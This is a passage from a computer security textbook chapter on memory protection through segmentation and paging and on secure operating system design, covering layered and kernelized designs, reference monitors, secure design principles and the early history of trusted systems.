


FIGURE 5-12 Segment Address Translation

Thus, a user's program does not know what true memory addresses it uses. It has no way—and no need—to determine the actual address associated with a particular \langle name, offset \rangle . The \langle name, offset \rangle pair is adequate to access any data or instruction to which a program should have access.

This hiding of addresses has three advantages for the operating system.

- The operating system can place any segment at any location or move any segment to any location, even after the program begins to execute. Because the operating system translates all address references by a segment address table, the operating system need only update the address in that one table when a segment is moved.
- A segment can be removed from main memory (and stored on an auxiliary device) if it is not being used currently. (These first two advantages explain why this technique is called virtual memory, with the same basis as the virtualization described earlier in this chapter. The appearance of memory to the user is not necessarily what actually exists.)
- Every address reference passes through the operating system, so there is an opportunity to check each one for protection.

Because of this last characteristic, a process can access a segment only if that segment appears in that process's segment-translation table. The operating system controls which programs have entries for a particular segment in their segment address tables. This control provides strong protection of segments from access by unpermitted processes. For example, program A might have access to segments BLUE and GREEN of user X but not to other segments of that user or of any other user. In a straightforward way we can allow

a user to have different protection classes for different segments of a program. For example, one segment might be read-only data, a second might be execute-only code, and a third might be writeable data. In a situation like this one, segmentation can approximate the goal of separate protection of different pieces of a program, as outlined in the previous section on tagged architecture.

Segmentation allows hardware-supported controlled access to different memory sections in different access modes.

Segmentation offers these security benefits:

- Each address reference is checked—neither too high nor too low—for protection.
- Many different classes of data items can be assigned different levels of protection.
- Two or more users can share access to a segment, with potentially different access rights.
- A user cannot generate an address or access to an unpermitted segment.

One protection difficulty inherent in segmentation concerns segment size. Each segment has a particular size. However, a program can generate a reference to a valid segment name, but with an offset beyond the end of the segment. For example, reference $\langle A, 9999 \rangle$ looks perfectly valid, but in reality segment A may be only 200 bytes long. If left unplugged, this security hole could allow a program to access any memory address beyond the end of a segment just by using large values of offset in an address.

This problem cannot be stopped during compilation or even when a program is loaded, because effective use of segments requires that they be allowed to grow in size during execution. For example, a segment might contain a dynamic data structure such as a stack. Therefore, secure implementation of segmentation requires the checking of a generated address to verify that it is not beyond the current end of the segment referenced. Although this checking results in extra expense (in terms of time and resources), segmentation systems must perform this check; the segmentation process must maintain the current segment length in the translation table and compare every address generated.

Thus, we need to balance protection with efficiency, finding ways to keep segmentation as efficient as possible. However, efficient implementation of segmentation presents two problems: Segment names are inconvenient to encode in instructions, and the operating system's lookup of the name in a table can be slow. To overcome these difficulties, segment names are often converted to numbers by the compiler when a program is translated; the compiler also appends a linkage table that matches numbers to true segment names. Unfortunately, this scheme presents an implementation difficulty when two procedures need to share the same segment, because the assigned segment numbers of data accessed by that segment must be the same.

Paging

An alternative to segmentation is **paging**. The program is divided into equal-sized

pieces called pages, and memory is divided into equal-sized units called page frames. (For implementation reasons, the page size is usually chosen to be a power of 2 between 512 and 4096 bytes.) As with segmentation, each address in a paging scheme is a two-part object, this time consisting of $\langle \text{page, offset} \rangle$.

Each address is again translated by a process similar to that of segmentation: The operating system maintains a table of user page numbers and their true addresses in memory. The page portion of every $\langle \text{page, offset} \rangle$ reference is converted to a page frame address by a table lookup; the offset portion is added to the page frame address to produce the real memory address of the object referred to as $\langle \text{page, offset} \rangle$. This process is illustrated in [Figure 5-13](#).




FIGURE 5-13 Page Address Translation

Unlike segmentation, all pages in the paging approach are of the same fixed size, so fragmentation is not a problem. Each page can fit in any available page in memory, thus obviating the problem of addressing beyond the end of a page. The binary form of a $\langle \text{page, offset} \rangle$ address is designed so that the offset values fill a range of bits in the address. Therefore, an offset beyond the end of a particular page results in a carry into the page portion of the address, which changes the address.

Paging allows the security advantages of segmentation with more efficient memory management.

To see how this idea works, consider a page size of 1024 bytes ($1024 = 2^{10}$), where 10 bits are allocated for the offset portion of each address. A program cannot generate an

offset value larger than 1023 in 10 bits. Moving to the next location after $\langle x, 1023 \rangle$ causes a carry into the page portion, thereby moving translation to the next page. During the translation, the paging process checks to verify that a $\langle \text{page}, \text{offset} \rangle$ reference does not exceed the maximum number of pages the process has defined.

With a segmentation approach, a programmer must be conscious of segments. However, a programmer is oblivious to page boundaries when using a paging-based operating system. Moreover, with paging there is no logical unity to a page; a page is simply the next 2^n bytes of the program. Thus, a change to a program, such as the addition of one instruction, pushes all subsequent instructions to lower addresses and moves a few bytes from the end of each page to the start of the next. This shift is not something about which the programmer need be concerned, because the entire mechanism of paging and address translation is hidden from the programmer.

However, when we consider protection, this shift is a serious problem. Because segments are logical units, we can associate different segments with individual protection rights, such as read-only or execute-only. The shifting can be handled efficiently during address translation. But with paging, there is no necessary unity to the items on a page, so there is no way to establish that all values on a page should be protected at the same level, such as read-only or execute-only.

Combined Paging with Segmentation

We have seen how paging offers implementation efficiency, while segmentation offers logical protection characteristics. Since each approach has drawbacks as well as desirable features, the two approaches have been combined.

The IBM 390 family of mainframe systems used a form of paged segmentation. Similarly, the Multics operating system (implemented on a GE-645 machine) applied paging on top of segmentation. In both cases, the programmer could divide a program into logical segments. Each segment was then broken into fixed-size pages. In Multics, the segment name portion of an address was an 18-bit number with a 16-bit offset. The addresses were then broken into 1024-byte pages. The translation process is shown in [Figure 5-14](#). This approach retained the logical unity of a segment and permitted differentiated protection for the segments, but it added an additional layer of translation for each address. Additional hardware improved the efficiency of the implementation.




FIGURE 5-14 Address Translation with Paged Segmentation

These hardware mechanisms provide good memory protection, even though their original purpose was something else indeed: efficient memory allocation and data relocation, with security a fortuitous side effect. In operating systems, security has been a central requirement and design element since the beginning, as we explore in the next section.

5.2 Security in the Design of Operating Systems

As we just discussed, operating systems are complex pieces of software. The components come from many sources, some pieces are legacy code to support old functions; other pieces date back literally decades, with long-forgotten design characteristics. And some pieces were written just yesterday. Old and new pieces must interact and interface successfully, and new designers must ensure that their code works correctly with all existing previous versions, not to mention the numerous applications that exist.

Exploit authors capitalize on this complexity by experimenting to locate interface mismatches: a function no longer called, an empty position in the table of interrupts handled, a forgotten device driver. The operating system opens many points to which code can later attach as pieces are loaded during the boot process; if one of these pieces is not present, the malicious code can attach instead.

Obviously, not all complex software is vulnerable to attack. The point we are making is that the more complex the software, the more possibilities for unwanted software introduction. A house with no windows leaves no chance for someone to break in through a window, but each additional window in a house design increases the potential for this harm and requires the homeowner to apply more security. Now extend this metaphor to modern operating systems that typically include millions of lines of code: What is the

likelihood that every line is perfect for its use and fits perfectly with every other line?

The principles of secure program design we introduced in [Chapter 3](#) apply equally well to operating systems. Simple, modular, loosely coupled designs present fewer opportunities to the attacker.

Simplicity of Design

Operating systems by themselves (regardless of their security constraints) are difficult to design. They handle many duties, are subject to interruptions and context switches, and must minimize overhead so as not to slow user computations and interactions. Adding the responsibility for security enforcement to the operating system increases the difficulty of design.

Nevertheless, the need for effective security is pervasive, and good software engineering principles tell us how important it is to design in security at the beginning than to shoehorn it in at the end. (See [Sidebar 5-2](#) for more about good design principles.) Thus, this section focuses on the design of operating systems for a high degree of security. We look in particular at the design of an operating system's kernel; how the kernel is designed suggests whether security will be provided effectively. We study two different interpretations of the kernel, and then we consider layered or ring-structured designs.

Layered Design

As described previously, a nontrivial operating system consists of at least four levels: hardware, kernel, operating system, and user. Each of these layers can include sublayers. For example, in [[SCH83](#)], the kernel has five distinct layers. The user level may also have quasi-system programs, such as database managers or graphical user interface shells, that constitute separate layers of security themselves.

Sidebar 5-2 The Importance of Good Design Principles

Every design, whether it be for hardware or software, must begin with a design philosophy and guiding principles. These principles suffuse the design, are built in from the beginning, and are preserved (according to the design philosophy) as the design evolves.

The design philosophy expresses the overall intentions of the designers, not only in terms of how the system will look and act but also in terms of how it will be tested and maintained. Most systems are not built for short-term use. They grow and evolve as the world changes over time. Features are enhanced, added, or deleted. Supporting or communicating hardware and software change. The system is fixed as problems are discovered and their causes rooted out. The design philosophy explains how the system will “hang together,” maintaining its integrity through all these changes. A good design philosophy will make a system easy to test and easy to change.

The philosophy suggests a set of good design principles. Modularity, information hiding, and other notions discussed in [Chapter 3](#) form guidelines that enable designers to meet their goals for software quality. Since security is one of these goals, it is essential that security policy be consistent with the

design philosophy and that the design principles enable appropriate protections to be built into the system.

When the quality of the design is not considered up-front and embedded in the development process, the result can be a sort of software anarchy. The system may run properly at first, but as changes are made, the software degrades quickly and in a way that makes future changes more difficult and time consuming. The software becomes brittle, failing more often and sometimes making it impossible for features, including security, to be added or changed. Equally important, brittle and poorly designed software can easily hide vulnerabilities because the software is so difficult to understand and the execution states so hard to follow, reproduce, and test. Thus, good design is in fact a security issue, and secure software must be designed well.

Layered Trust

As we discussed earlier in this chapter, the layered structure of a secure operating system can be thought of as a series of concentric circles, with the most sensitive operations in the innermost layers. An equivalent view is as a building, with the most sensitive tasks assigned to lower floors. Then, the trustworthiness and access rights of a process can be judged by the process's proximity to the center: The more trusted processes are closer to the center or bottom.

Implicit in the use of layering as a countermeasure is separation. Earlier in this chapter we described ways to implement separation: physical, temporal, logical, and cryptographic. Of these four, logical (software-based) separation is most applicable to layered design, which means a fundamental (inner or lower) part of the operating system must control the accesses of all outer or higher layers to enforce separation.

Peter Neumann [[NEU86](#)] describes the layered structure used for the Provably Secure Operating System (PSOS). Some lower-level layers present some or all of their functionality to higher levels, but each layer properly encapsulates those things below itself.

A layered approach is another way to achieve encapsulation, presented in [Chapter 3](#). Layering is recognized as a good operating system design. Each layer uses the more central layers as services, and each layer provides a certain level of functionality to the layers farther out. In this way, we can “peel off” each layer and still have a logically complete system with less functionality. Layering presents a good example of how to trade off and balance design characteristics.

Another justification for layering is damage control. To see why, consider Neumann's two examples of risk. In a conventional, nonhierarchically designed system (shown in [Table 5-1](#)), any problem—hardware failure, software flaw, or unexpected condition, even in a supposedly irrelevant nonsecurity portion—can cause disaster because the effect of the problem is unbounded and because the system's design means that we cannot be confident that any given function has no (indirect) security effect.

Level	Functions	Risk
all	Noncritical functions	Disaster possible
all	Less critical functions	Disaster possible
all	More critical functions	Disaster possible

TABLE 5-1 Conventional (Nonhierarchical) Design

By contrast, as shown in [Table 5-2](#), hierarchical structuring has two benefits:

- Hierarchical structuring permits identification of the most critical parts, which can then be analyzed intensely for correctness, so the number of problems should be smaller.
- Isolation limits effects of problems to the hierarchical levels at and above the point of the problem, so the harmful effects of many problems should be confined.

Level	Functions	Risk
2	Noncritical functions	Few disasters likely from noncritical software
1	Less critical functions	Some failures possible from less critical functions, but because of separation, impact limited
0	More critical functions	Disasters possible, but unlikely if system simple enough for more critical functions to be analyzed extensively

TABLE 5-2 Hierarchically Designed System

These design properties—the kernel, separation, isolation, and hierarchical structure—have been the basis for many trustworthy system prototypes. They have stood the test of time as best design and implementation practices.

Layering ensures that a security problem affects only less sensitive layers.

Kernelized Design

A **kernel** is the part of an operating system that performs the lowest-level functions. In standard operating system design, the kernel implements operations such as synchronization, interprocess communication, message passing, and interrupt handling. The kernel is also called a **nucleus** or **core**. The notion of designing an operating system around a kernel is described by Butler Lampson and Howard Sturgis [[LAM76](#)] and by Gerald Popek and Charles Kline [[POP78](#)].

A **security kernel** is responsible for enforcing the security mechanisms of the entire operating system. The security kernel provides the security interfaces among the hardware, operating system, and other parts of the computing system. Typically, the operating system is designed so that the security kernel is contained within the operating system kernel. Security kernels are discussed in detail by Stan Ames [[AME83](#)].

Security kernel: locus of all security enforcement

There are several good design reasons why security functions may be isolated in a security kernel.

- *Coverage*. Every access to a protected object must pass through the security kernel. In a system designed in this way, the operating system can use the security kernel to ensure that every access is checked.
- *Separation*. Isolating security mechanisms both from the rest of the operating system and from the user space makes it easier to protect those mechanisms from penetration by the operating system or the users.
- *Unity*. All security functions are performed by a single set of code, so it is easier to trace the cause of any problems that arise with these functions.
- *Modifiability*. Changes to the security mechanisms are easier to make and easier to test. And because of unity, the effects of changes are localized so interfaces are easier to understand and control.
- *Compactness*. Because it performs only security functions, the security kernel is likely to be relatively small.
- *Verifiability*. Being relatively small, the security kernel can be analyzed rigorously. For example, formal methods can be used to ensure that all security situations (such as states and state changes) have been covered by the design.

Notice the similarity between these advantages and the design goals of operating systems that we described earlier. These characteristics also depend in many ways on modularity, as described in [Chapter 3](#).

On the other hand, implementing a security kernel may degrade system performance because the kernel adds yet another layer of interface between user programs and operating system resources. Moreover, the presence of a kernel does not guarantee that it contains *all* security functions or that it has been implemented correctly. And in some cases a security kernel can be quite large.

How do we balance these positive and negative aspects of using a security kernel? The design and usefulness of a security kernel depend somewhat on the overall approach to the operating system's design. There are many design choices, each of which falls into one of two types: Either the security kernel is designed as an addition to the operating system or it is the basis of the entire operating system. Let us look more closely at each design choice.

Reference Monitor

The most important part of a security kernel is the **reference monitor**, the portion that controls accesses to objects [[AND72](#), [LAM71](#)]. We introduced reference monitors in [Chapter 2](#). The reference monitor separates subjects and objects, enforcing that a subject can access only those objects expressly allowed by security policy. A reference monitor is not necessarily a single piece of code; rather, it is the collection of access controls for devices, files, memory, interprocess communication, and other kinds of objects. As shown in [Figure 5-15](#), a reference monitor acts like a brick wall around the operating system or trusted software to mediate accesses by subjects (S) to objects (O).




FIGURE 5-15 Reference Monitor

As stated in [Chapter 2](#), a reference monitor must be

- *tamperproof*, that is, impossible to weaken or disable
- *unbypassable*, that is, always invoked when access to any object is required
- *analyzable*, that is, small enough to be subjected to analysis and testing, the completeness of which can be ensured

The reference monitor is not the only security mechanism of a trusted operating system. Other parts of the security suite include auditing and identification and authentication processing, as well as setting enforcement parameters, such as who are allowable subjects and what objects they are allowed to access. These other security parts interact with the reference monitor, receiving data from the reference monitor or providing it with the data it needs to operate.

The reference monitor concept has been used for many trusted operating systems and also for smaller pieces of trusted software. The validity of this concept is well supported both in research and in practice. Paul Karger [[KAR90](#), [KAR91](#)] and Morrie Gasser [[GAS88](#)] describe the design and construction of the kernelized DEC VAX operating system that adhered strictly to use of a reference monitor to control access.

Correctness and Completeness

That security considerations pervade the design and structure of operating systems requires correctness and completeness. **Correctness** implies that because an operating system controls the interaction between subjects and objects, security must be considered in every aspect of its design. That is, the operating system design must include definitions of which objects will be protected in what ways, what subjects will have access and at what levels, and so on. There must be a clear mapping from the security requirements to the design so that all developers can see how the two relate.

Moreover, after designers have structured a section of the operating system, they must check to see that the design actually implements the degree of security that it is supposed to enforce. This checking can be done in many ways, including formal reviews or simulations. Again, a mapping is necessary, this time from the requirements to design to tests, so that developers can affirm that each aspect of operating system security has been

tested and shown to work correctly. Because security appears in every part of an operating system, security design and implementation cannot be left fuzzy or vague until the rest of the system is working and being tested.

Completeness requires that security functionality be included in all places necessary. Although this requirement seems self-evident, not all developers are necessarily thinking of security as they design and write code, so security completeness is challenging. It is extremely hard to retrofit security features to an operating system designed with inadequate security. Leaving an operating system's security to the last minute is much like trying to install plumbing or electrical wiring in a house whose foundation is set, floors laid, and walls already up and painted; not only must you destroy most of what you have built, but you may also find that the general structure can no longer accommodate all that is needed (and so some has to be left out or compromised). And last-minute additions are often done hastily under time pressure, which does not encourage completeness.

Security enforcement must be correct and complete.

Thus, security must be an essential part of the initial design of a trusted operating system. Indeed, the security considerations may shape many of the other design decisions, especially for a system with complex and constraining security requirements. For the same reasons, the security and other design principles must be carried throughout implementation, testing, and maintenance. Phrased differently, as explained in [Sidebar 5-3](#), security emphatically *cannot* be added on at the end.

Security seldom succeeds as an add-on; it must be part of the initial philosophy, requirements, design, and implementation.

Sidebar 5-3 Security as an Add-On

In the 1980s, the U.S. State Department handled its diplomatic office functions with a network of Wang computers. Each American embassy had at least one Wang system, with specialized word processing software to create documents, modify them, store and retrieve them, and send them from one location to another. Supplementing Wang's office automation software was the State Department's own Foreign Affairs Information System (FAIS).

In the mid-1980s, the State Department commissioned a private contractor to add security to FAIS. Diplomatic and other correspondence was to be protected by a secure "envelope" surrounding sensitive materials. The added protection was intended to prevent unauthorized parties from "opening" an envelope and reading the contents.

To design and implement the security features, the contractor had to supplement features offered by Wang's operating system and utilities. The security design depended on the current Wang VS operating system design, including the use of unused words in operating system files. As designed and implemented, the new security features worked properly and met the State Department requirements. But the system was bound for failure because the

evolutionary goals of VS were different from those of the State Department. That is, Wang could not guarantee that future modifications to VS would preserve the functions and structure required by the contractor's security software. In other words, Wang might need to appropriate some of the unused words in operating system files for new system functions, regardless of whether or not FAIS was using those words. Eventually, there were fatal clashes of intent and practice, and the added-on security functions failed.

Secure Design Principles

Good design principles are always good for security, as we have noted above. But several important design principles are particular to security and essential for building a solid, trusted operating system. These principles, articulated well by Jerome Saltzer and Michael Schroeder [[SAL74](#), [SAL75](#)], were raised in [Chapter 3](#); we repeat them here because of their importance in the design of secure operating systems.

- least privilege
- economy of mechanism
- open design
- complete mediation
- permission based
- separation of privilege
- least common mechanism
- ease of use

Although these design principles were suggested several decades ago, they are as accurate now as they were when originally written. The principles have been used repeatedly and successfully in the design and implementation of numerous trusted systems. More importantly, when security problems have been found in operating systems in the past, they almost always derive from failure to abide by one or more of these principles. These design principles led to the development of “trusted” computer systems or “trusted” operating systems.

Trusted Systems

Trusted systems can also help counter the malicious software problem. A **trusted system** is one that has been shown to warrant some degree of trust that it will perform certain activities faithfully, that is, in accordance with users' expectations. Contrary to popular usage, “trusted” in this context does not mean hope, in the sense of “gee, I hope this system protects me from malicious code.” Hope is trust with little justification; trusted systems have convincing evidence to justify users' trust. See [Sidebar 5-4](#) for further discussion of the meaning of the word.

Trusted system: one with evidence to substantiate the claim it implements some function or policy

Sidebar 5-4 What Does “Trust” Mean for a System?

Before we begin to examine a trusted operating system in detail, let us look more carefully at the terminology involved in understanding and describing trust. What would it take for us to consider something to be secure?

The word secure reflects a dichotomy: Something is either secure or not secure. If secure, it should withstand all attacks, today, tomorrow, and a century from now. And if we claim that it is secure, you either accept our assertion (and buy and use it) or reject it (and either do not use it or use it but do not expect much from it).

How does security differ from quality? If we claim that something is good, you are less interested in our claims and more interested in an objective appraisal of whether the thing meets your performance and functionality needs. From this perspective, security is only one facet of goodness or quality; you may choose to balance security with other characteristics (such as speed or user friendliness) to select a system that is best, given the choices you may have. In particular, the system you build or select may be pretty good, even though it may not be as secure as you would like it to be.

Security professionals prefer to speak of trusted instead of secure operating systems. A trusted system connotes one that meets the intended security requirements, is of high enough quality, and justifies the user’s confidence in that quality. That is, trust is perceived by the system’s receiver or user, not by its developer, designer, or manufacturer. As a user, you may not be able to evaluate that trust directly. You may trust the design, a professional evaluation, or the opinion of a valued colleague. But in the end, it is your responsibility to sanction the degree of trust you require.

We say that software is trusted software if we know that the code has been rigorously developed and analyzed, giving us reason to trust that the code does what it is expected to do and nothing more. Typically, trusted code can be a foundation on which other, untrusted, code runs. That is, the untrusted system’s quality depends, in part, on the trusted code; the trusted code establishes the baseline for security of the overall system. In particular, an operating system can be trusted software when there is a rational or objective basis for trusting that it correctly controls the accesses of components or systems run from it.

To trust any program, we base our trust on rigorous analysis and testing, looking for certain key characteristics:

- *Functional correctness.* The program does what it is supposed to, and it works correctly.
- *Enforcement of integrity.* Even if presented erroneous commands or commands from unauthorized users, the program maintains the correctness of the data with which it has contact.
- *Limited privilege.* The program is allowed to access secure data, but the access is minimized and neither the access rights nor the data are passed along to other untrusted programs or back to an untrusted caller.

- *Appropriate confidence level.* The program has been examined and rated at a degree of trust appropriate for the kind of data and environment in which it is to be used.

Trusted software is often used as a safe way for general users to access sensitive data. Trusted programs are used to perform limited (safe) operations for users without allowing the users to have direct access to sensitive data.

There can be degrees of trust; unlike security, trust is not a dichotomy. For example, you trust certain friends with deep secrets, but you trust others only to give you the time of day. Trust is a characteristic that often grows over time, in accordance with evidence and experience. For instance, banks increase their trust in borrowers as the borrowers repay loans as expected; borrowers with good trust (credit) records can borrow larger amounts. Finally, trust is earned, not claimed or conferred.

The adjective *trusted* appears many times in this chapter, as in

- trusted process (a process that can affect system security, or a process whose incorrect or unsecure execution is capable of violating system security policy)
- trusted product (an evaluated and approved product), trusted software (the software portion of a system that can be relied upon to enforce security policy)
- trusted computing base (the set of all protection mechanisms within a computing system, including hardware, firmware, and software, that together enforce a unified security policy over a product or system)
- trusted system (a system that employs sufficient hardware and software integrity measures to allow its use for processing sensitive information)

These definitions are paraphrased from [NIS91]. Common to these definitions are the concepts of

- enforcement of security policy
- sufficiency of measures and mechanisms
- objective evaluation

Thus, the adjective *trusted* has a precise meaning in computer security.

Trusted systems have three characteristics:

- a *defined policy* that details what security qualities it enforces
- appropriate *measures* and *mechanisms* by which it can enforce that security adequately
- independent *scrutiny* or *evaluation* to ensure that the mechanisms have been selected and implemented properly so that the security policy is in fact enforced.

History of Trusted Systems

Trusted systems have had a long and fitful history in computer security. The need for secure systems became apparent early in the days of multiuser, shared computing, in the

1960s. Willis Ware [WAR70] chaired a committee expressing the need for stronger security enforcement in systems. During the 1970s, research and actual systems demonstrated the capability of and need for such systems, culminating in the report from James Anderson's committee [AND72] that called for development of a process for obtaining more trustworthy systems.

Starting with drafts in the late 1970s, the U.S. Department of Defense wrote the *Trusted Computer System Evaluation Criteria* (called the TCSEC or Orange Book, because of the color of its cover), a document that specified functionality, design principles, and an evaluation methodology for trusted computer systems. Over time, the same approach was extended to network components and database management systems. For reasons we explain shortly, this scheme did not reach its intended degree of acceptance. Nevertheless, the TCSEC laid the groundwork for a progression of advancements on that foundation. Also important is that this progression started in the United States, but rapidly expanded to involve Canada, Germany, England, the Netherlands, and France (as well as work in other countries), engendering a truly international approach to trusted computer systems, depicted in the timeline of Figure 5-16.

